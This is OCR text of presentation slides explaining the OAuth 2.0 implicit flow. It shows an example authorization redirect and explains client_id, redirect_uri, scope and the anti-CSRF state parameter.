





The Grant Types

“Flows”

Appetizer – Implicit flow




Client
User action causes the client to start flow
1
Resource Owner


```
HTTP/1.1 302 Moved Temporarily
Location: oauthserver.example/authorize
        ?response_type=token
        &client_id=12345
        &redirect_uri=https://client.com/callback
        &scope=read write
        &state=ae13d489bd00e3c24
```

Client

2

Client creates redirect to Authorization Server

Resource Owner


ID that has been issued by the Authorization Server when the Client was registered there
API-dependent
URL to Authorization Server should redirect after successful authorization
optional
set of requested permissions
recommended
random alphanumeric string as anti-CSRF protection
HTTP/1.1 302 Moved Temporarily
Location: oauthserver.example/authorize
?response_type=token
&client_id=12345
&redirect_uri=https://client.com/callback
&scope=read write
&state=ae13d489bd00e3c24

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HTTP/1.1 302 Moved Temporarily
